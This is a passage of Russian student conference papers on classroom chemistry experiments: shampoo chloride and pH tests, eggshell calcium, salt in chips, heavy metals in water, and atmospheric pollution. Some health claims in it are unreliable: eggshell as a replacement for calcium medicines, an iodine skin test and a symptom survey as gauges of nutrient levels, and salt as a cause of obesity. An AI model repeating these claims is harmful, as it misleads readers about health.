**Ход работы:** Приготовьте йодную воду. Несколько капель йода добавьте в воду, чтобы получить раствор по цвету крепкого заваренного чая. Намотайте на спичку вату или возьмите ватную палочку, смочите в слюне и напишите какой-либо символ на накрахмаленном бинте. Возьмите бинт в руки и подержите 2-3 минуты, чтобы он согрелся. После этого опустите бинт в йодную воду. Что вы наблюдаете?

**Опыт №2.** Определение содержания йода в организме человека

**Цель работы:** проверить содержание йода в организме человека

**Приборы и реактивы:** йод, вата, участок кожи человека

**Ход работы:** смочите вату в йоде и обработайте участок кожи. Подождите некоторое время. Что вы наблюдаете?

**Опрос среди студентов на содержание кальция в их организме**

Вопросы	Да/нет
1. Выпадают ли у вас волосы?	
2. Часто ли у вас бывает повышенное давление?	
3. Высокий ли уровень холестерина?	
4. Часто ли бывают спазмы мышц?	
5. Нарушена ли ваша осанка?	

После проведения опроса среди студентов были даны рекомендации некоторым из них по восполнению количества кальция в организме. Чтобы повысить уровень кальция: пейте витамины, употребляйте в пищу больше творога, кунжута.

В результате работы удалось выяснить роль химических элементов в жизнедеятельности человека. В результате тестирования студентов были выявлены студенты с недостатком в организме неорганических веществ, им были даны рекомендации по их восполнению.

#### Список использованных источников

1. Добрынина Н.А. Биологическая роль некоторых химических элементов. //Химия в школе 1995 № 3
2. Как быть здоровым: пер. с англ. – М.: Медицина, 1990.
3. Валеология. Справочник школьника. / Сост. С.Н. Заготова. – Ростов-на-Дону: ООО «Издательство БАРО-ПРЕСС», 2004.
4. Энциклопедический словарь юного химика / Сост. В.А. Крицман, В.В. 2-е изд., испр. – М.: Педагогика, 1990.
5. Габриелян О.С. Химия. 9 класс: М.: Дрофа, 2008.

## THE CONTENT OF CHEMICAL ELEMENTS OF INORGANIC NATURE IN THE HUMAN BODY

*Andreeva V.I.*

*This article examines the content of chemical elements of inorganic nature in the human body. This topic helps to clarify the role of chemical elements in human life. The human body consists of dozens of chemical elements. Macronutrients and trace elements are important for everyone. With the help of experiments, it is possible to determine the content of certain elements in the human body.*

**Keywords:** *chemical elements, human body, survey, content, students, substance, function, disadvantage, experiments.*

\*\*\*\*\*



## ОПРЕДЕЛЕНИЕ МАССОВОЙ ДОЛИ ХЛОРИДОВ И КИСЛОТНОСТИ ШАМПУНЕЙ

*Еременко Дарья Михайловна,  
Бухряков Никита Сергеевич,  
Слащинин Дмитрий Геннадьевич,*

*Студенты, Сибирский государственный университет науки и технологий имени академика М.Ф. Решетнева*

*Шампунь – это моющее гигиеническое косметическое средство для наших волос. Очень важно подобрать нужный продукт для нашего здоровья, поэтому имеются определённые стандарты качества, которым должен соответствовать каждый шампунь. Важными показателями являются процентное содержание хлоридов и кислотность среды.*

**Ключевые слова:** шампунь, массовая доля хлоридов, кислотность, косметические средства, уход за волосами.

**Введение.** Хлориды (чаще всего хлорид натрия) используются в качестве загустителя в шампунях, а также устраняют неприятные запахи. Однако слишком большая концентрация хлоридов зачастую отрицательно сказывается на здоровье человека: возникает раздражение кожи и слизистой, сухость кожи, ломкость волос и даже их выпадение. Стоит также знать и уровень pH вашего шампуня – он должен совпадать с pH кожи, то есть значение должно быть от 5,0 до 8,5. Если использовать шампунь с более кислой средой, то есть риск повредить кутикулу волоса, если же с более щелочной средой – с большой вероятностью возникнет сухость кожи.

**Цель работы.** На основании результатов лабораторного анализа водных растворов шампуней установить, соответствуют ли физико-химические показатели качества шампуня требованиям ГОСТ.

### **Методическая и экспериментальная часть.**

В ходе работы были исследованы следующие образцы:

- Шампунь «Чистая линия: сила и густота волос» с экстрактом крапивы.
- Шампунь «Garnier Fructis с активным концентратом фруктов, SOS-восстановление».
- Шампунь «Cleaг против перхоти, защита от выпадения волос».

С помощью лабораторного анализа определялись следующие физико-химические показатели: массовая доля хлоридов, кислотность.

### **Порядок проведения анализа.**

Для определения водородного показателя шампуней нужно приготовить по одной экспериментальной пробе каждого из образцов – 10,00 г продукции смешать с 90 см<sup>3</sup> дистиллированной воды и перемешали с помощью стеклянной палочки.

Приготовленные растворы поместить в стакан вместимостью 50 см<sup>3</sup>, далее в стакан с пробой поместить концы электродов. После того, как стрелка прибора установилась, снять показания величины pH по шкале прибора. За окончательный результат испытания принимаем среднее арифметическое значение результатов трех параллельных определений, полученный результат округляем до первого десятичного знака [2]. Получившиеся значения сведены в таблицу 1.

Для определения массовой доли хлоридов в плоскодонной колбе взвесили 2 г исследуемого образца, растворили его в 50 см<sup>3</sup> воды, добавили 2 капли раствора индикатора (метиловый красный). Затем добавили 2,5 см<sup>3</sup> раствора 10% хромовокислого калия и протитровали раствором азотнокислого серебра концентрацией 0,1 моль/дм<sup>3</sup> до появления бурой окраски.

Массовую долю хлоридов в пробе исследуемого образца в расчете на молекулярную массу хлористого натрия (X) в процентах вычисляют по формуле 1:

$$X = \frac{V \cdot 0,584}{m} \quad (1)$$

где  $V$  – объем раствора азотнокислого серебра концентрации 0,1 моль/дм<sup>3</sup>, израсходованного на титрование пробы, см<sup>3</sup>;  $m$  – масса пробы исследуемого образца, г; 0,584 – коэффициент пересчёта на хлористый натрий.

За результат испытания принимаем среднее арифметическое результатов трех параллельных измерений, допустимые расхождения между которыми не должны превышать 0,1% [3]. Получившиеся значения сведены в таблицу 1.

#### **Обсуждение результатов.**

Экспериментальные данные по исследованию образцов шампуней сведены в таблицу 1.

*Таблица 1*

*Результаты испытаний образцов шампуней*

Показатели испытаний	Норма	Чистая линия Образец 1	Garnier Образец 2	Clear Образец 3
Массовая доля хлоридов, %	Не более 6%	3,1%	1,8%	2,2%
Водородный показатель pH	5,0-8,5	4,5	5	6,6

**Вывод:** По результатам проведенного физико-химического анализа можно сделать вывод, что все образцы шампуней соответствует требованиям ГОСТ по показателям массовой доли хлоридов и кислотности. Отклонение имеется только у образца №1 – кислотность среды равна 4,5, что является отклонением на 0,5 от допустимого значения.

#### ***Список использованных источников***

1. *ГОСТ 31696-2012 Продукция косметическая гигиеническая моющая.*
2. *ГОСТ 29188.2-91 Изделия косметические. Метод определения водородного показателя pH.*
3. *ГОСТ 26878-86 Шампуни для ухода за волосами и для ванн. Метод определения содержания хлоридов.*

#### **DETERMINATION OF THE MASS FRACTION OF CHLORIDES AND THE ACIDITY OF SHAMPOOS**

***Eremenko D.M., Bukhryakov N.S., Slashchinin D.G.***

*Shampoo is a cleaning hygienic cosmetic product for our hair. It is very important to choose the necessary product for our health, so there are certain quality standards that each shampoo must meet. Important indicators are the percentage of chlorides and the acidity of the medium.*

***Keywords:*** *shampoo, mass fraction of chlorides, acidity, cosmetics, hair care.*

\*\*\*\*\*

## КАЧЕСТВЕННЫЙ АНАЛИЗ ЯИЧНОЙ СКОРЛУПЫ

*Земскова Юлия Владимировна*  
Студент, Естественно-географический факультет

*Научный руководитель: Молчатский Сергей Львович*  
Доцент, Кафедра химии, географии и методики их преподавания  
Самарский государственный социально-педагогический университет

*В данной статье описывается обнаружение катионов кальция с помощью неорганических веществ в химии, в яичной скорлупе с целью восполнения дефицита кальция в организме человека. Делается это для того, чтобы показать, что дорогие лекарства можно заменить народным средством.*

**Ключевые слова:** неорганические вещества, яичная скорлупа, кальций, дефицит, организм человека, польза, вред, опыты, химия.

Дети на уроках химии все больше тянутся к экспериментам, но не все кабинеты предлагают проведение сложных и интересных опытов. Но можно проводить и безопасные опыты. Опыты по определению содержания кальция в яичной скорлупе, как раз входят в их состав. Предложив детям поэкспериментировать с яичной скорлупой – они не раздумывая согласились. Опыты очень интересны, познавательны, красивы.

Остановимся более подробно на яичной скорлупе. Скорлупа на 90 процентов состоит из карбоната кальция, именно он в отличии от мела, почти стопроцентно усваивается в организме человека, за счет того, что уже прошел синтез в организме птицы из органического кальция в неорганический. Кроме кальция яичная скорлупа содержит в себе еще необходимые для организма человека микроэлементы, в их числе стоит: медь, марганец, фосфор, селен, и оставшиеся элементы, всего их насчитывается 27 штук.

Идеальное усвоение кальция из яичной скорлупы организмом предопределено самой природой. Синтез скорлупы в организме птицы идет по следующему принципу: ионы кальция из плазмы крови соединяются в единую заданную им систему, и следовательно, распадаться они будут также легко, как и соединяться, теми же самыми элементами и также просто будут попадать в плазму крови.

Ионы кальция имеют очень маленькие размеры, что помогает им с легкостью проникать в человеческие клетки и с такой же легкостью их покидать, оставляя за собой в них целую цепочку важных питательных элементов. Это укрепляет жизнестойкость всего организма человека в целом.

Яичная скорлупа исследовалась и исследуется на протяжении много времени. Чтобы выявить содержание катионов кальция в порошке яичной скорлупы перейдем к экспериментальной части.

**Опыт 1.** Определение карбонат-иона  $CO_3$  в яичной скорлупе.

**Цель работы:** провести качественную реакцию на выявление карбонат-ионов с помощью неорганических веществ и выяснить его присутствие.

**Материалы и оборудование:** порошок из яичной скорлупы, разбавленная соляная кислота, раствор гидроокиси кальция, фарфоровая ступка, пробирки.

**Ход работы:** Возьмите порошок из яичной скорлупы и положите 1 гр в пробирку. Прилейте к порошку раствор соляной кислоты. Установите данную пробирку в конструкцию для сбора газа. Какую реакцию вы наблюдаете? Запишите равнение данной реакции.

Образец	Что делали?	Что наблюдали?

**Опыт 2.** Обнаружение катионов кальция с помощью соляной кислоты.

**Цель работы:** Выявить присутствие катионов кальция в яичной скорлупе.

**Материалы и оборудование:** порошок яичной скорлупы, соляная кислота, железная ложечка, спиртовка.

**Ход работы:** Возьмите ложечкой немного яичной скорлупы и капните на него пару капель соляной кислоты. Данную смесь внесите в пламя спиртовки. Что вы наблюдаете?

Образец	Что делали?	Что наблюдали?

**Опыт 3.** Обнаружение кальция с помощью щелочи.

**Цель работы:** выявить содержание кальция в яичной скорлупе.

**Материалы и оборудование:** гидроксид натрия, раствор из порошка яичной скорлупы, пробирка.

**Ход работы:** в пробирку прилейте раствор из яичной скорлупы. К данному раствору прилейте 1-2 мл гидроксида натрия, встряхните. Какую качественную реакцию вы наблюдаете? С чем это связано?

Образец	Что делали?	Что наблюдали?

### Заключение

Заинтересовав детей данной темой на практике, проведя опыты вместе с ними, я увидела, как их заинтересовала химия ещё больше, как у них загорелись глаза все больше и больше совершенствоваться в области этой науки, все чаще проводить интересные для них эксперименты. Также они узнали, что данным продуктом можно заменять дорогостоящие лекарства по восполнению кальция в организме человека, восполнять этот дефицит с помощью народного средства и не навредить своему здоровью.

### Список использованных источников

1. Большая книга экспериментов – М.: Эксмо, 2012.
2. Природа – М.: Эксмо, 2013.
3. Общая и неорганическая химия: учебное пособие / Под ред. Денисова В.В., Таланова В.М.. – Рн/Д: Феникс, 2018. – 144 с.
4. Аликина, И.Б. Общая и неорганическая химия. лабораторный практикум.: Учебное пособие для вузов / И.Б. Аликина, С.С. Бабкина, Л.Н. Белова и др. – Люберцы: Юрайт, 2016. – 477 с.
5. Гаршин, А. П. Общая и неорганическая химия в схемах, рисунках, таблицах, химических реакциях: Учебное пособие / АП Гаршин. – СПб.: Питер, 2018. – 128 с.

## QUALITATIVE ANALYSIS OF EGGSHELLS

*Zemskova J.V.*

*This article describes the detection of calcium cations using inorganic substances in chemistry, in eggshells in order to compensate for calcium deficiency in the human body. This is done in order to show that expensive medicines can be replaced with a folk remedy.*

**Keywords:** *inorganic substances, eggshell, calcium, deficiency, human body, benefit, harm, experiments, chemistry.*

\*\*\*\*\*

## ОПРЕДЕЛЕНИЕ СОДЕРЖАНИЯ ХЛОРИДА НАТРИЯ В КАРТОФЕЛЬНЫХ ЧИПСАХ МЕТОДОМ ОСАДИТЕЛЬНОГО ТИТРОВАНИЯ

*Кузьмина Дарья Владимировна*

*Студентка, ФГБОУ ВО «Самарский государственный социально-педагогический университет»*

*В данной статье представлен практико-ориентированный опыт, который можно применять в химии. Изучены фундаментальные проблемы химии в новом понимании ее содержания, которые делят на три группы. Проанализированы основные химические идеи. Целью работы является – подобрать практико-ориентированный опыт, который рекомендуется проводить для определения содержания хлорида натрия в картофельных чипсах, также отмечен основной вред чипсов.*

**Ключевые слова:** *хлорид натрия, анализируемое вещество, исследование, осадительное титрование, картофельные чипсы, теоретический материал, ключевые компетенции, формирование, химия.*

Данный опыт позволит обнаружить наличие хлорида натрия в картофельных чипсах методом осадительного титрования. Основной вред – это давление избытка ионов натрия на сердечную деятельность, на желудок и на тело человека, так как чрезмерное употребление чипсов вызывает отложение солей, что приводит к ожирению человека.

Производим выбор чипсов, для этого в качестве объекта исследования используем картофельные чипсы наиболее популярных марок, которые к тому же наиболее часто покупаются.

Производители и торговые марки чипсов со вкусом сыра: «Lay`s» – изготовитель ООО «Фрито Лей Мануфактуринг», «PRO Чипсы» – продукция компании «KVD», «FAN» – продукция компании «Сибирский берег». В объектах исследования определяем количественное содержание хлорида натрия – NaCl (поваренная соль).

Для проведения эксперимента необходимо приготовить водную вытяжку их картофельных чипсов. Для этого на лабораторных электронных весах серии DL-300 в пронумерованных фарфоровых чашках взвесить по 3 грамма чипсов каждой торговой марки. Затем с помощью ступки и пестика тщательно измельчить чипсы до однородной массы и количественно перенесли её в три пронумерованные конические колбы на 100 см<sup>3</sup>, в которые нужно добавить по 50 см<sup>3</sup> дистиллированной воды, предварительно нагретой до 700 С. Горячая вода необходима для того, чтобы вся соль, имеющаяся на чипсах и в них, полностью растворилась и количественно перешла в раствор. Колбы с растворами в течение 10-15 минут периодически взбалтываем, способствуя тем самым более эффективной экстракции соли в раствор. Содержимое колб отфильтровать (очистить) через бумажный фильтр в конические колбы, а затем полученный фильтрат перенести в три мерные колбы (100 см<sup>3</sup>) и довести раствор до метки дистиллированной водой [1, с. 42].

В результате такой подготовки проб необходимо получить три раствора объёмом по 100 см<sup>3</sup>, содержащие хлорид натрия (поваренную соль). Бюретку заполнить 0,49 н раствором AgNO<sub>3</sub>. Пипетку ополоснуть анализируемым раствором и 10 см<sup>3</sup> его перенести в коническую колбу для титрования. Добавляем в неё по 2-3 капли 5%-ного раствора K<sub>2</sub>CrO<sub>4</sub>. При этом, раствор окрашивается в желтый цвет. Из бюретки в коническую колбу с анализируемым раствором добавляем по каплям раствор AgNO<sub>3</sub> и тщательно перемешиваем раствор в колбе. Заканчиваем титрование, когда окраска раствора из жёлтой переходит в красно-коричневую вследствие образования осадка хромата серебра. Для каждого приготовленного раствора титрование повторяем три раза [1, с. 45]. Результаты титрования фиксируем.

Массу хлорида натрия в анализируемом растворе рассчитываем по формуле:

$$M(\text{NaCl}) = \frac{N(\text{NaCl}) \cdot M(\text{NaCl}) \cdot 100}{1000}$$

Проделать для каждого образца чипсов и записать результаты, предварительно сравнив с результатами таблицы.

Таблица 1

*Определение содержания NaCl*

№	Торговая марка картофельных чипсов	Рекомендуемое количество NaCl в чипсах (на 100 г продукта), г
1	Lay's	1,3
2	PRO Чипсы	0,796
3	FAN	1,713

Выяснить превышает ли содержание NaCl в конкретной торговой марке чипсов. Если количество хлорида натрия превышает установленную норму, это значит, что водные вытяжки анализируемых объектов содержат достаточно большое количество нерастворимых красителей и жиров.

**Список использованных источников**

1. Братенникова А.Н. Чипсы: вред или польза? // Химия в жизни № 10, 2005. с. 42-45.

**DETERMINATION OF SODIUM CHLORIDE CONTENT  
IN POTATO CHIPS BY PRECIPITATION TITRATION**

***Kuzmina D.V.***

*This article presents a practice-oriented experience that can be applied in chemistry. The fundamental problems of chemistry are studied in a new understanding of its content, which are divided into three groups. The main chemical ideas are analyzed. The purpose of the work is to select a practice-oriented experience, which is recommended to be carried out to determine the sodium chloride content in potato chips, the main harm of chips is also noted.*

**Keywords:** *sodium chloride, analyte, research, sedimentary titration, potato chips, theoretical material, key competencies, formation, chemistry.*

\*\*\*\*\*

## ПОЛУЧЕНИЕ ИНДИВИДУАЛЬНЫХ СОЕДИНЕНИЙ И ВЫДЕЛЕНИЕ ИХ ИЗ РЕАКЦИОННЫХ СМЕСЕЙ НА ПРИМЕРЕ ПОЛУЧЕНИЯ ГИДРОКСИДА МАГНИЯ

*Махрова Дарья Александровна*

*Студент 5 курса естественно-географического факультета СГСПУ*

*В статье рассмотрен один из методов получения индивидуального соединения и его выделение из реакционной смеси. Даны общие теоретические сведения о методах выделения соединений. Представлен пример практической работы по получению гидроксида магния с ходом работы и описанием оборудования.*

**Ключевые слова:** *реакционная смесь, гидроксид, соединения, побочные продукты, промежуточные продукты, примеси, идентификация, магний.*


В реакциях между органическими веществами почти никогда не образуются чистые индивидуальные соединения; кроме желаемого вещества, обычно всегда присутствует неизменный исходный продукт. Кроме того, получают побочные и промежуточные продукты, добавки для окраски, добавки для смол и т.д. Поэтому одной из основных задач препаративной органической химии является выделение вещества из смеси и получение его в химически чистой форме, пригодной для дальнейшего анализа и использования. Поэтому работа, связанная с этой задачей, обычно проводится в два этапа: разделение и последующая очистка продукта, полученного из реакционной смеси [1].

Разделение означает выделение вещества из реакционной смеси в отдельной форме, пригодной для очистки и последующей идентификации [2]. Этот тип процесса подходит, когда требуется только целевой продукт синтеза, а другие компоненты реакционной смеси (побочные продукты, непрореагировавшее сырье, катализаторы и т.д.) не важны и не нуждаются в выделении. Однако в лабораторной практике нередко приходится выделять и идентифицировать все компоненты сложной смеси (например, при изучении механизмов химических реакций, при исследовании физических и биологических объектов, для избавления от побочных продуктов и т.д.) [4]. Такой процесс называется разделением органических веществ. Разделение также используется, когда реакционная смесь имеет очень сложный состав и невозможно выделить целевой продукт напрямую [3].

### **Получение гидроксида магния**

**Реактивы и оборудование:** сухой хлорид магния, концентрированный раствор аммиака, мерный цилиндр объемом 50 см<sup>3</sup>, термостойкие химические стаканы объемом 100 см<sup>3</sup>, стеклянные палочки, термометр, установка для вакуумного фильтрования, бумажные фильтры, весы.

**Порядок выполнения работы.** К профильтрованному, насыщенному раствору хлорида магния, приготовленного на прокипяченной дистиллированной воде, прилить в избытке раствор аммиака:



Выпавший осадок отфильтровать, промыть прокипяченной дистиллированной водой и высушить при 60-80 °С в атмосфере, не содержащей оксида углерода (IV). Осадок взвесить и рассчитать выход продукта в процентах от теоретического [3].

Органические вещества разделяются двумя различными методами, основанными на химических и физических свойствах соединений. Первый метод обычно используется для достижения быстрого и полного разделения и должен применяться всегда, когда это возможно [5]. Второй метод в основном используется для разделения химически однородных веществ, например, различных элементов гомологического ряда.

### Список использованных источников

1. Жванко Ю.Н., Панкратова Г.В., Аналитическая химия и технологический контроль в общественном питании. – М.: Высшая школа, 1989.
2. Методы выделения, очистки и идентификации органических веществ: учеб.-метод. пособие / С.Е. Уханов. – Пермь: Изд-во Перм. нац. исслед. политехн. ун-та, 2016. – 48 с.
3. Неорганический синтез: учеб. пособие / Т. А. Панченко; [науч. ред. Т. Б. Панасюк]. – Хабаровск: Изд-во Тихоокеан. гос. ун-та, 2018 – 84 с.
4. Синтезы неорганических веществ: лаборатор. практикум / Е.Н. Мицкевич, Е.Б. Окаев, С.Ю. Елисеев. – Минск: БГПУ, 2010. – 100 с.
5. Черников В. А., Чекерес А. И. Агрэкологія. М.: Колос, 2000г.

### OBTAINING INDIVIDUAL COMPOUNDS AND SEPARATING THEM FROM REACTION MIXTURES ON THE EXAMPLE OF OBTAINING MAGNESIUM HYDROXIDE

**Makhrova D.A.**

*The article considers one of the methods of obtaining an individual compound and its isolation from the reaction mixture. General theoretical information about the methods of separation of compounds is given. Presented an example of practical work on obtaining magnesium hydroxide with the course of the work and a description of the equipment.*

**Keywords:** reaction mixture, hydroxide, compounds, by-products, intermediates, impurities, identification, magnesium.

\*\*\*\*\*



## ИЗУЧЕНИЯ КАЧЕСТВА ВОДЫ НА НАЛИЧИЕ НЕКОТОРЫХ ТЯЖЕЛЫХ МЕТАЛЛОВ

*Педаш Елизавета Андреевна*

*Студент, Самарский государственный социально-педагогический университет*

*В современном мире встреча тяжелых металлов и человека не редкость. Они попадают в воду и медленно отравляют нам жизнь. Но с помощью опытов можно проверить их наличие в водной среде*

**Ключевые слова:** *тяжелые металлы, водная среда, вода, свинец, медь, кадмий, хром, металлы*

Тяжелые металлы опасны тем, что они обладают способностью: образовывать высокотоксичные металлорганические соединения; накапливаться в живых организмах; участвовать в метаболических процессах и т.д. Кроме того они могут вызвать у человека: физиологические нарушения.

Помимо этого многие тяжёлые металлы, такие как железо, медь, цинк, молибден, участвуют в биологических процессах и в определённых количествах являются необходимыми для функционирования растений, животных и человека микроэлементами.

### *Опыт 1. Определение соединений свинца в воде*

Оборудование и реактивы: пробирка, пробы воды, р-р йодистого калия, уксусная кислота

Ход работы:

1. Добавляем пробы воды в чистую пробирку из тугоплавкого стекла;
2. Прибавили 1 мл раствора йодистого калия – KI, подкисленного несколькими каплями уксусной кислоты, для лучшего протекания реакции.
3. Встряхиваем содержимое пробирки. Если в воде содержится растворимые соединения свинца, выпадет желтый осадок.

*Таблица 1*

*Определение соединений свинца в воде*


Вода	1	2	3
Наличие осадка			

### *Опыт 2. Реакция обнаружения кадмия*

Оборудование и реактивы: вода, гидроксид аммония, пробирка

Ход работы:

Берем пробирку, добавляем к пробе воды гидроксид аммония, он даст с ионами кадмия белый осадок  $Cd(OH)_2$ , растворимый в избытке реактива с образованием бесцветного комплексного аммиаката



К 4 – 5 каплям раствора соли кадмия добавляем несколько капель  $NH_4OH$  до появления белого осадка гидроксида кадмия. Убедитесь, что осадок растворяется в избытке реактива.

*Таблица 2*

*Обнаружения кадмия*

Вода	1	2	3
Образование осадка			

### *Опыт 3. Определение меди в воде*

Оборудование и реактивы: пробирка, вода, аммиак

Ход работы:

Берем пробирку, добавляем к пробе воды аммиак, что приведет к образованию ионам  $\text{Cu}^{2+}$  с аммиаком комплекса  $[\text{Cu}(\text{NH}_3)_4]^{2+}$ , окрашенного в интенсивно-синий цвет.




Таблица 3

*Определение меди в воде*

Вода	1	2	3
Цвет			

*Опыт 4. Определение хрома в воде*

Оборудование и реактивы: вода, щелочь, р-р серной кислоты, р-р фосфорной кислоты,

Ход работы:

Набирают воду объемом 25мл, нейтрализуют 1 н раствором щелочи (в отдельной пробе предварительно проводят нейтрализацию с добавлением фенолфталеина), приливают 0,5 мл 2 н раствора серной кислоты, 0,3 мл фосфорной кислоты, 0,5%-го раствора дифенилкарбазида, перемешивают, доводят до метки дистиллированной водой и через 10-15 мин. определяют оптическую плотность раствора на фотоколориметре с зеленым светофильтром в кюветах с толщиной слоя 20 мм.

Содержание хрома (VI) находят по калибровочному графику.

Таблица 4

*Определение хрома в воде*

Вода	1	2	3
Образование красно-фиолетового комплекса			

Закключение: таким образом, можно сделать вывод, что с помощью данных опытов, ученики смогут определить, наличие тяжелых металлов воде. Также благодаря этим экспериментам, внимание учеников к химии, возросло.

**Список использованных источников**

1. Патент № 2201900 С1 Российская Федерация, МПК С02F 1/62, С02F 1/28, С02F 1/70. Способ очистки сточных вод от ионов тяжелых металлов: № 2001132603/12: заявл. 04.12.2001: опубл. 10.04.2003 / А. Ахмедов, Л. А. Галкина, П. С. Осипов [и др.] ; заявитель Открытое акционерное общество "Всероссийский научно-исследовательский институт целлюлозно-бумажной промышленности". – EDN DLUKRC.

2. Асанидзе, Н. Загрязнение окружающей среды тяжелыми металлами и некоторые особенности цитрусовых растений в связи с загрязнением тяжелыми металлами / Н. Асанидзе, Н. М. Турманидзе, Н. Джоджуа // АгроЭкоИнфо. – 2022. – № 5(53). – DOI 10.51419/202125520. – EDN TVMKUT.

3. Озерова, Е. С. Экотоксикология. Тяжелые металлы: учеб. пособие для студентов специальности "Инженер. защита окружающей среды" / Е. С. Озерова, Ю. Ф. Перов ; Е. С. Озерова, Ю. Ф. Перов ; Моск. гос. ун-т путей сообщ. (МИИТ), Фак. экол. безопасности, Каф. "Инженер. экология". – Москва: МИИТ, 2005. – 35 с. – EDN QKOMCP.

4. Кутлыева, А. Г. Методы определения металлов химико – спектральное определение тяжелых металлов в природных водах / А. Г. Кутлыева // Развитие инструментов управления научной деятельностью: сборник статей международной научно-практической конференции: в 4 частях, Уфа, 18 мая 2017 года. – Уфа: Общество с ограниченной ответственностью "ОМЕГА САЙНС", 2017. – С. 3-6. – EDN YOIZWL.

## STUDYING WATER QUALITY FOR THE PRESENCE OF SOME HEAVY METALS

*Pedash E.A.*

*In the modern world, the meeting of heavy metals and humans is not uncommon. They get into the water and slowly poison our lives. But with the help of experiments, you can check their presence in the aquatic environment*

**Keywords:** *heavy metals, water environment, water, lead, copper, cadmium, chromium, metals*

\*\*\*\*\*

# **ЭКОЛОГИЧЕСКИЕ АСПЕКТЫ, ЭКОЛОГИЗАЦИЯ**

## СОВРЕМЕННЫЙ ПОДХОД ОЦЕНКИ ЭКОЛОГИЧЕСКОЙ НАГРУЗКИ НА АТМОСФЕРУ

**Генджиев Ровшен Генжиевич**

*Д-р. географ. наук, доцент,  
Туркменского государственного педагогического института им С.Сейди*

**Асадова Хасият Ахмедовна**

*Кандидат педагогических наук, старший преподаватель  
Туркменского государственного педагогического института им С.Сейди*

*Экологические проблемы, с которыми столкнулось человечество, представляют собой новую социальную реальность XXI в. Их появление поставило под угрозу само существование цивилизации. Перспективы разрешения экологических проблем зависят от всеобщей экологической культуры населения, поэтому экологическое образование рассматривается как основа для формирования экологической культуры.*

*Глобальные экологические проблемы, связанные с изменением климата, потерей биологического разнообразия, опустыниванием и другими процессами, связаны с изучением и принятием мер по предотвращению данных проблем.*

**Ключевые слова:** *экологические проблемы, экологическая нагрузка, загрязнённая атмосфера, влажность воздуха, приземной слой атмосферы.*

Наиболее полно вопрос о выборе способов оценки воздействия антропогенных факторов на природную среду рассмотрен Ю.А. Израэлем [4,5]. При этом им справедливо отмечена кажущаяся однофакторная роль атмосферных загрязнений. На самом же деле появление в атмосферном воздухе аэрозольных (твёрдых и жидких) и газообразных загрязнений, ухудшающих качество атмосферного воздуха (монофактор), ведет к целой серии одновременно возникающих аномалий в состоянии атмосферы, особенно в ее тонком приземном слое воздуха: это и изменение радиационно-теплового режима, а вслед за этим и условий турбулентного обмена, то есть появляются приращения этих величин (обозначены штрихами)

$$T' = \bar{T} \pm dT \quad \text{и} \quad \left. \begin{array}{l} \gamma' = \gamma \pm \Delta \gamma \\ K_2' = \bar{K} \pm dK \end{array} \right\} \text{„X”}$$

$$B' = \bar{B} \pm dB (S' = \bar{S} \pm dS); \quad (1)$$

$$D' = \bar{D} \pm dD (A' = \bar{A} \pm dA);$$

В наиболее общем они проявляются определенными изменениями составляющих и величин радиационного и теплового балансов деятельной поверхности.

Появление знакопеременных (в зависимости от конкретных условий воздействия) приращений метеорологических величин, их комбинаций и пространственно-временных производных ведет к необходимости определения устойчивых их значениям) могут быть частными критериями (фоновыми) экологической нагрузки ( $\varepsilon, \eta, \varrho$ ).

Объединяя последние (такие как  $dS/S, dD/D$ ), можно прийти к выбору более общих, комплексных факторов (критериев) этой нагрузки.

Связав измеренные в условиях контролируемых загрязнений величины  $\varepsilon, \eta, \varrho$  самой величиной загрязнения ( $q$ ), можно нормировать критерий нагрузки, исходя из характера статистической связи изменения метеорологической величины с уровнем и составом загрязнения.

Ю.А.Израэль [5] и М.И.Будыко [2] обсуждают приоритетность критериев потенциальной экологической нагрузки для конкретного вида среды (например, пустыни в нашем исследовании) и для конкретного загрязнения.

Поскольку в нашем распоряжении имелись все отклонения, включенные в систему  $\Psi$  (11), выбор обобщенного критерия нагрузки нами определялся по величине «отклика» пустыни на атмосферные загрязнения.

Было известно, что наиболее чувствительной к изменению температуры характеристикой пустыни является скорость испарения ( $W$ ). Мы располагали данными о средних климатических значениях  $T$  воздуха на уровне метеорологической будки (2,0 м), а также климатологическими данными об относительной влажности воздуха ( $f$ ). Совместный анализ значений  $T$ ,  $f$  позволил нам рассчитать по формуле А.Р.Константинова [6] величину измененного испарения за счет уменьшения относительной влажности воздуха. Величина  $dW$  оказалась для июля отрицательной и составила 0,5-2,8% от нормы.

В связи с тем, что нами впервые для условий Средней Азии были получены значения органической фракции аэрозоля (ОФА), мы имели возможность расширить представления о природе газового и аэрозольного загрязнений атмосферы.

Б.Г.Андреев, Р.Ф.Лавриненко [1] измерили химический состав естественного (фонового) загрязнения в Средней Азии (см.табл.1) и пришли к выводу о том, что высокий процент растворимых веществ в атмосфере над пустыней обусловлен испарением с поверхности солончаков или солонцовых почв пустыни. Вторым выводом является то, что в условиях высокой температуры поверхности пустыни и температуры воздуха над ней, растворимые соединения хлора и серы могут быть центрами конденсации, и тем самым уменьшать влажность воздуха в пограничном слое атмосферы. Этот вывод чрезвычайно важен для нас, поскольку его можно дополнить сведениями ОФА (см.табл.2).

Таблица 1

Средний состав аэрозолей свободной атмосферы,  $\text{мкг}/\text{м}^3$  [6]

Высота, м	Частицы	$SO_4$	$Cl$	$NO_3$	$HCO_3$	$Na$	$K$	$Mg$	$Ca$	$NH_4$	Сумма ионов	pH
300	Крупные	25,6	12,6	0,1	43,6	2,0	1,4	5,6	14,9	5,4	111,2	
	Мелкие	8,0	6,1	0	0,9	1,5	1,0	3,4	2,2	3,7	26,8	5,70
	Сумма	33,6	18,7	0,1	44,5	3,5	2,4	9,0	17,1	9,1	138,0	5,27
1000	Крупные	20,6	10,1	0	24,5	1,6	1,3	4,8	12,0	3,3	78,2	5,56
	Мелкие	9,1	5,4	0,1	0,4	1,3	1,0	3,0	1,3	2,9	24,5	5,17
	Сумма	29,7	15,5	0,1	24,9	2,9	2,3	7,8	13,3	6,2	101,7	-

Таблица 2

Концентрация органической фракции аэрозоля,  $\text{мкг}/\text{м}^3$

Дата отбора	Концентрация органических веществ				
	сумма	Н-алканы	ПАУ	кислота	Неполяризованные углеводы
	Репетек				
3 апреля	2,16	0,20	0,20	1,31	0,40
3 июля	1,62	0,19	0,19	0,89	0,31
15 мая	1,11	0,11	0,08	0,51	0,33
	Туркменабат				
12 июня	4,76	0,36	0,40	2,12	1,60
Февраль	3,26	0,21	0,16	1,22	1,11
Август	21,4	1,0	2,40	7,5	10,40
-“-	17,6	0,40	0,80	3,5	12,70

